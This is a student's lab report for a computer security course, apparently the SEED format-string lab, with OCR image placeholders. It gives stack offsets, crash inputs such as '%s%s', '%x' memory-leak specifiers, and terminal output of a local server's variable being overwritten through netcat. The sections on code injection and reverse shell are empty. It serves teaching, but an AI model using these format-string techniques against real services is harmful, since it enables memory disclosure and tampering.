
COMP 534 Computer & Network Security: Project 2 Report

Due on April 12nd

Ismayil Ismayilov

Task 1: The vulnerable program




Task 2: Understanding the layout of the stack

1. What are the memory addresses at the locations marked by **1**, **2**, and **3**?
   - **Location 1** → **0xffffd074**
   - **Location 2** → **0xffffd0ac**
   - **Location 3** → **0xffffd0f0**
2. What is the distance between the locations marked by **1** and **3**?
   - **0xffffd0f0** - **0xffffd074** = 124 bytes

Task 3: Crash the Server Program


It is possible to crash the server program by providing **%s%s** as input.




Task 4: Print Out the Server Program's Memory

Stack Data

To read the first 4 bytes of the input **32 %x** specifiers are used (31 to get to the start of the input array; 32nd one is used to actually read the starting 4 bytes)



Heap Data



Task 5: Change the Server Program's Memory

Change the value to a different value

```
sudo ./server ~/D/Project 2
The address of the secret: 0x080b4008
The address of the 'target' variable: 0x080e5068
The value of the 'target' variable (before): 0x11223344
The ebp value inside myprintf() is: 0xffffd0a8
h0.4.8049d05.0.ffffd0dc.ffffd0c4.ffffd0f0.80e5000.ffffd0a8.0.1316e600.3.80e5000.ff
ffd6e8.8049f37.ffffd0f0.ffffd0c4.10.8049e53.0.10.3.82230002.0.0.0.0.0.0.0.0.The va
lue of the 'target' variable (after): 0x000000a1

nc -u localhost 9090 ~/D/P/Task 5
seed@VM ~/D/P/Task 5 [SIGINT]> python3 task_5_1.py
seed@VM ~/D/P/Task 5> nc -u localhost 9090 < task_5_1_badfile
```


Change the value to 0x500

```
sudo ./server ~/D/Project 2
0000000000000000000000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000The value of the 'target' variable
(after): 0x00000500

nc -u localhost 9090 ~/D/P/Task 5
seed@VM ~/D/P/Task 5> python3 task_5_2.py
seed@VM ~/D/P/Task 5> nc -u localhost 9090 < task_5_2_badfile
```

Change the value to 0xFF990000

```
sudo ./server ~/D/Project 2
0000000000000000000000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000000000000000000000
000040404040The value of the 'target' variable (after): 0xff990000

nc -u localhost 9090 ~/D/P/Task 5
seed@VM ~/D/P/Task 5> python3 task_5_3.py
seed@VM ~/D/P/Task 5> nc -u localhost 9090 < task_5_3_badfile
```

Task 6: Inject Malicious Code into the Server Program



Task 7: Getting a Reverse Shell